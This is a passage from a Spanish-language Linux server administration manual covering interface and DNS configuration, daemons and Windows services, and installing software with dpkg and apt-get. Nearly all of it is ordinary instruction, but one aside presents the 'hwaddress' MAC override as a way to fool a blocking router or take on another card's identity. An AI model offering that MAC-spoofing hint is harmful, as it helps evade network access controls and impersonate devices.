              RX packets:2438 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1794 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:983600 (960.5 KiB) TX bytes:227689 (222.3 KiB)
              Interrupt:11 Base address:0xd000

eth1    Link encap:Ethernet HWaddr 00:07:95:03:49:EB
        inet addr:192.168.0.1 Bcast:192.168.0.255 Mask:255.255.255.0
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:2474 errors:0 dropped:0 overruns:0 frame:0
              TX packets:2061 errors:0 dropped:0 overruns:0 carrier:0
              collisions:179 txqueuelen:1000
              RX bytes:292174 (285.3 KiB) TX bytes:1147312 (1.0 MiB)
              Interrupt:12 Base address:0xd400
```

Observen la dirección de IP y de Gateway asignada a **eth0** vía DHCP.

En cambio **eth1** no cambia y se mantiene con una dirección 192.168.0.1, que será el gateway para la red local.

8.8.

Configuración de Red en un Linux Cliente

Si no poseemos todavía un servicio de DHCP, esta sería la configuración estática en la estación que quiera conectarse al server descripto arriba:

8.8.1. /etc/network/interfaces

```
auto lo

iface lo inet loopback


auto eth0

iface eth0 inet static
    address    192.168.0.12
    netmask    255.255.255.0

    #a veces necesario: indicar red, broadcast y dns
    #network   192.168.0.0
    #broadcast 192.168.0.255
    #dns-nameservers 8.8.8.8 8.8.4.4

    #para casos especiales...
    #hwaddress ether 02:01:02:03:04:08


gateway    192.168.0.1
```

La orden **hwaddress** sirve para hacer un override de la dirección física **real** de la placa. Útil para engañar un router que nos bloquee el paso, o tomar la identidad de otra placa. Lo dejo a vuestra imaginación.

8.8.2. /etc/resolv.conf y /etc/resolvconf/resolv.conf.d/head

Estos archivo son escritos por nosotros, o por algún daemon automático como dhclient, NetworkManager y otros.

En su sintaxis figuran aquellos servidores capaces de resolver nuestras solicitudes a nombres de dominio.

```
#Asiganadas asignados vía DHCP desde ArlinkBBT
nameserver 200.81.94.13
nameserver 200.81.94.14
```

#Agregados a mano: Estos por ejemplo pertenecen a OpenDNS, un servicio rápido y gratuito de DNS. Solo debemos chequear mediante **ping** que estén disponibles.

```
nameserver 208.67.222.222
nameserver 208.67.220.220
```

```
#Y estos... a Google
nameserver 8.8.8.8
nameserver 8.8.4.4
```

Naturalmente deberíamos indicar aquí los servidores DNS más rápidos que conozcamos, de arriba hacia

abajo.

8.8.2.1. ¿Y si tenemos varios DNS candidatos?

¿Cuál será el servidor más rápido? Por suerte, Google desarrolló una herramienta libre capaz de ordenarnos, de mejor a peor, nuestra lista de servidores. Su nombre es **namebench**, y puede ser obtenida en <http://code.google.com/p/namebench/>

Su salida es equivalente a

The screenshot shows the results of a DNS benchmark test. On the left, a large green banner states "In this test, UltraDNS is 26% Faster than your current primary DNS server". To the right, a table titled "Recommended configuration (fastest + nearest)" lists three servers:

Primary Server	156.154.70.1	UltraDNS
Secondary Server	194.119.228.67	Scarlet-1 BE
Tertiary Server	193.121.171.135	SYS-193.121.171.135

Below this, a section titled "► Tested DNS Servers" displays a table of 15 tested servers with their IP, description, hostname, and performance metrics (Avg ms, Min ms, Max ms, Err, NoAns). The table includes notes about each server's characteristics, such as NXDOMAIN Hijacking or being a replica of another provider. The "Scarlet-1 BE" server at 194.119.228.67 is highlighted as the current primary DNS server.

IP	Descr.	Hostname	Avg (ms)	Min	Max	Err	NoAns	Notes
156.154.70.1	UltraDNS	rdns1.ultradns.net.	73.52	18.30	1128.64	0	2	• NXDOMAIN Hijacking
208.67.220.220	OpenDNS	resolver2.opendns.com.	81.91	17.56	1406.85	1	0	• NXDOMAIN Hijacking
8.8.8.8	Google Public DNS	google-public-dns-a.google.com.	88.39	18.16	1382.76	1	7	• Replica of Google Public DNS-2 [8.8.4.4]
194.119.228.67	Scarlet-1 BE	dnsv.scarlet.be.	92.90	9.98	1144.63	0	7	• Your current primary DNS server
193.121.171.135	SYS-193.121.171.135	dnsb.scarlet.be.	111.16	10.56	1631.01	0	7	
145.253.2.75	Arcor/Vodafone-2 DE	dns2.arcor-ip.de.	128.46	32.37	899.24	0	7	
195.167.224.150	Completel-2 FR	dns2-3p.completel.net.	139.62	16.49	1623.04	0	7	
193.110.81.5	Webline BE	ns1.webline.be.	165.15	22.61	1411.83	3	7	
78.47.115.194	Cesidio-A DE	a-root.cesidio.net.	180.79	25.56	1589.43	0	10	
193.242.108.55	CyberServ PSA NL	psa1.cyberserv.nl.	191.80	16.87	1072.49	2	7	
8.8.4.4	Google Public DNS-2	google-public-dns-b.google.com.	0.00	0.00	0.00	0		• Slower replica of Google Public DNS [8.8.8.8]

8.9. Introducción a servicios

Habiendo configurado el servidor para que escuche a los usuarios, procedemos a instalar algunos servicios útiles.

8.9.1. Distinción entre programas residentes y "servicios".

Los programas residentes son aquellos que continúan ejecutándose sin la intervención del usuario. El usuario o ellos mismos durante la instalación se autoenvían a background. Así, se los puede ver ocupando un ícono al lado de la Barra de Tareas, en la **Tray Bar**. Sin embargo, **requieren que el usuario haya iniciado sesión para iniciarse**. Algunos de estos programas son los típicos messengers, antivirus, y otros.

Otra forma de programa residente es el **Servicio**. Estos programas **arrancan junto con la computadora sin esperar que el usuario haya iniciado sesión**. Por ejemplo, el servicio de impresión en red debe estar presente siempre, por si alguien desea imprimir desde la LAN.

8.9.2. Tratamiento de los servicios



Empecemos por la denominación: a estos programas, en el ambiente Windows se los llama "**servicios**", mientras que en el ambiente Unix BSD y en GNU/Linux se los llama con el enigmático nombre de "**Daemons**" o "**Demonios**".

Los Servicios o Demonios se caracterizan por correr en background, pero ateniéndose a algunos comportamientos:

- Asumen dos estados: "corriendo" o "detenidos".

Con el permiso de Administrador (Windows) o de Root (Unix y GNU/Linux) se los puede iniciar, detener o reiniciar. En cierta forma el propósito de los demonios consiste en poder *reiniciar ciertos servicios cada vez que se produce un cambio*, sin tener que reiniciar el servidor completo.

- En caso que nadie los requiera durante un cierto tiempo, pueden desmontarse automáticamente de la memoria para no ocupar recursos. En este caso se dice que están "dormidos".
- Pueden ser despertados por el sistema operativo o por una invocación en el puerto correspondiente. Esto es porque los demonios usualmente escuchan por determinados puertos. Por ejemplo los Servidores de Páginas Web suelen escuchar por el Puerto 80. Cuando se "despierta" un demonio usualmente hay que esperar un breve lapso de



tiempo hasta que esté disponible.

- Si bien "Daemon" es un acrónimo de "**Disk And Execution MONitor**", muchos creen que es una herencia de los primeros Mainframes Unix, y de las épocas de los primeros Hackers fanáticos de los juegos de **Role¹⁴** bajo limitadas, pero emocionantes pantallas de caracteres.
- Los demonios pueden administrarse desde un mismo punto para que inicien o se detengan durante el arranque de la computadora. En toda la familia Debian/Ubuntu se puede bajar vía **apt-get** el comando **rcconf**, que permite administrar estos servicios en forma simple. Otros comandos parecidos son, siempre con sudo, **services-admin**, **bum**, **sysv-rc-conf** y **jobs-admin**. Finalmente, tambien hay un módulo para Webmin (ver capítulo Webmin) que permite controlar estos servicios en forma remota.
- Si no estamos seguros que hace cada demonio, podemos acudir a esta lista:

<https://wiki.ubuntu.com/InitScriptHumanDescriptions>

El equivalente en Windows se encuentra buscando

Ejecutar → msconfig

Allí figuran tanto los **residentes** como los **servicios** que se cargan al inicio.

Iniciar y Detener desde Línea de comandos

Linux

Ver los servicios instalados:

```
s@zion:~$ ls /etc/init.d
apache2 proftpd openvpn mysql etc...
```

Administrar: los demonios se pueden detener (**stop**), iniciar (**start**) o reiniciar (**restart**) simplemente indicándoselos: Por ejemplo, en mi Ubuntu:

```
s@zion:~$ sudo /etc/init.d/apache2 stop
Password:*****
Stopping apache 2.0 web server... [ ok ]
```

Windows

(XP y NT en adelante): Los servicios pueden ser administrador desde (Botón Derecho sobre) **Mi PC → Administrar → Servicios**

Tambien podemos encontrar los programas **residentes**, realizando un

Inicio → Ejecutar → msconfig → [Pestaña Inicio]

Este paso siempre depara de sorpresas y aventuras a los usuarios de Windows, ya que solemos encontrar toda clase de troyanos y programas extraños cargandose en la sesión de los usuarios.

Es particularmente util cuando algunos virus rebeldes se cargan al inicio de sesión, y por politica de procesos, no se los puede desalojar de memoria mientras están en ejecución, uno de los principales problemas de desalojo de los antivirus.

Sin embargo, a veces es muy útil controlarlos desde la linea de comandos. Por ejemplo, a mi me gusta en el

Server Windows 2003 de mi escuela, detener cada noche el Microsoft MSSQL Server, copiar via FTP (con cygwin y ncftput) las bases a un lugar seguro ⁽¹⁵⁾ (ya que de otra manera los archivos necesarios no dejan copiarse), y reiniciar el servicio. Esto lo realizo con un archivo BAT llamado desde el Programador de Tareas.

Consultar todos los servicios: **sc query**


Consultar el estado de MSSQL Server: **sc query mssqlserver**

Detener: **sc stop mssqlserver**

15 <http://bunker-blog.blogspot.com/2006/09/cygwin-ncftput-find-backups-para-vagos.html>

8.10. Instalación de Software. Fuentes de Paquetes

Existen varias maneras de instalar software en los servidores GNU/Linux. Como ejemplo, instalaremos aMSN (un MSN abierto compatible con la red de Microsoft).



Compilar

Esta es la manera mas arcaica, y que funciona en cualquier distribución Unix o GNU/Linux. Si bien es tediosa ya que no resuelve dependencias de librerías, se consigue aprovechar al 100% la potencia del procesador, ya que se compila/instala teniendo en cuenta sus características o "flags" propias.

- Al estilo Windows, se obtiene el paquete mediante un buscador (www.freshmeat.net y www.google.com/linux son muy buenos). Por ejemplo:

http://switch.dl.sourceforge.net/sourceforge/amsn/amsn-0_93.tar.gz

- Se extrae el archivo comprimido

```
[sergio @ servidor $] tar xvzf amsn-0_93.tar.gz
```

- Se compila mediante los siguientes pasos

./configure

make

4. Se instala como superusuario (orden "su")

make install

8.10.1. Instalando binarios desde las fuentes

Casi todas las distribuciones de Linux poseen mecanismos para obtener software *sin salir a buscarlo a Internet*. Para ser exacto, a un Linuxero *le molesta mendigar software* en google, taringa, bajarlo de rapidshare, crackearlo, etc. Preferiblemente, utiliza algunos programas que se encargan de todo el trabajo: buscar – bajar – instalar.

Dependiendo de la familia (RedHat, Mandriva, Debian, etc), existe programas que se encargan de este trabajo. Aquí hay una lista exaustiva de los programas que se utilizan en cada distribución:

<http://distrowatch.com/dwres.php?resource=package-management>



COPYRIGHT (c) TIRA ECOL - Javier Malonda

(versión española): tira.escomposlinux.org

(english version): comic.escomposlinux.org

8.10.1.1. DPKG

En ocasiones encontramos en internet ciertos paquetes instaladores. Al estilo de los autoextraibles, o los .msi de Windows, en la familia Debian / Ubuntu el software podemos encontrarlo empaquetado como archivo .deb

Por ejemplo, si queremos obtener la versión propietaria de VirtualBox (un emulador de máquinas virtuales) , podemos bajar el archivo .deb correspondiente del sitio www.virtualbox.org

Cuando obtenemos por nuestra cuenta un archivo de estas características, lo instalamos mediante un comando llamado dpkg. Ejemplo:

```
sudo dpkg -i virtualbox-3.1.deb
```

El problema con este método, es que posiblemente dpkg solicite la instalación previa de algún componente relacionado y necesario. Por ejemplo, para instalar PHP debemos instalar antes Apache. A esto se le llama “dependencia”, y en ocasiones puede ser bastante laborioso buscar por nuestra propia cuenta las dependencias necesarias.

Por esta razón, hacia la primigenia versión de Debian "Potatoe", se ideó un repositorio central de donde se pudieran obtener todas las dependencias necesarias. Se creó ademas, una especie de "mayordomo" llamado apt-get (o aptitude) capaz de salir a buscar al repositorio todo aquello que exija dpkg.

Con el tiempo, el repositorio central se sobrecargó de peticiones procedentes de varias partes del mundo. De modo que cientos de fundaciones, universidades y empresas se volcaron a ofrecer "mirrors" o espejos alternativos.

De esta manera, para que apt-get y dpkg funcionen bien, debemos darle al primero algunas direcciones de servidores desde donde descargar lo necesario.

8.10.1.2. Alimentar a apt-get / aptitude

Esta es la manera mas agradable y simple para instalar nuevas funcionalidades. Es el sistema que utilizan todas la distribuciones basadas en la familia **Debian: Debian Etch, RxArt, Ubuntu, Knoppix, etc**)¹⁶.

Lo hacemos manteniendo vigente el archivo **/etc/apt/sources.list**. Debian utiliza este archivo de fuentes para construir un índice de los paquetes existentes en Internet, así como de sus dependencias.

Hay diversas formas de mantener este archivo.

Si poseemos los cds de la distribución utilizamos **apt-cdrom add** para "alimentar" la base.

Si poseemos conexión a Internet, y utilizamos Debian, el comando **apt-setup** permite configurar los mirrors o "servidor espejo" cercano.

Si estamos usando Ubuntu podemos utilizar Administración → Synaptic para escoger espejos.

De esta manera, después de "alimentar" el archivo **/etc/apt/sources.list**, debemos actualizar los índices.

8.10.1.3. Actualizar los índices de paquetes

Debemos recordar que en el mundo de GNU/Linux, hay muchos cambios diarios en los repositorios, de modo que es importante correr cada cierto tiempo el siguiente comando:

```
/home/s [root@zion] apt-get update

Des:1 http://debian.logiclinux.com testing/main Packages      [3349kB]
Obj http://security.debian.org stable/updates/main Packages
Obj http://security.debian.org stable/updates/main Release

Obj http://www.linex.org etch/linex Release
Des:7 http://debian.logiclinux.com testing/main Release      [30B]
Descargados  3379kB   en 2m38s  (26,2kB/s)
Leyendo lista de paquetes... Hecho
```

8.10.1.4. Consultar la disponibilidad

¿Existe el programa amsn en la base de paquetes?

```
~ [s@zion] apt-cache search amsn
Respuesta: amsn - An MSN Messenger written in tcl
```

8.10.1.5. Bajar / Instalar / Actualizar en UN SOLO PASO:

```
/home/s [root@zion] apt-get install amsn
```

Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Se actualizarán los siguientes paquetes: amsn
Necesito descargar 1993kB de archivos.

```
Des:1 http://www.linex.org etch/linex amsn 0.94-1 [1993kB]
Descargados 1993kB en 1m22s (24,0kB/s)
```

(Leyendo la base de datos: 214410 ficheros y directorios instalados actualmente)
Preparando para reemplazar amsn 0.93-1
Desempaquetando el reemplazo de amsn ...
Configurando amsn 0.94-1) ...

Listo

/home/s [root@zion]




8.10.1.6. Frontends de APT

Apt es un simple front-end a una utilidad llamada **dpkg**, que es el verdadero corazón del sistema de paquetes. Sin embargo, podemos utilizar frontends también por encima de **apt**, y facilitar mucho (¡mas!) las cosas.

Por consola:

aptitude



Los paquetes en la sección 'admin' permiten realizar tareas de administración como instalar programas, gestionar los usuarios, configurar y monitorizar el sistema, examinar el tráfico de red, y así sucesivamente.

tasksel

Al igual que apt-get, **aptitude** puede ser llamado desde la terminal, incluso en modo remoto. Posee muchas opciones en su menú (al que accede mediante Ctrl+T) que resultan insospechadas para los usuarios primerizos: buscar paquetes, actualizar, purgar, actualizar el sistema completo, refrescar las fuentes, etc.


tasksel

Tasksel es un programa que se ejecuta durante la instalación en modo texto de Debian y de Ubuntu (alternate). Sin embargo, queda disponible para seguir instalando colecciones de paquetes. En el caso de Ubuntu 9.04 "Jaunty", las colecciones son mas que interesantes:

Se debe ejecutar como **root** en Debian, o con **sudo** en Ubuntu.

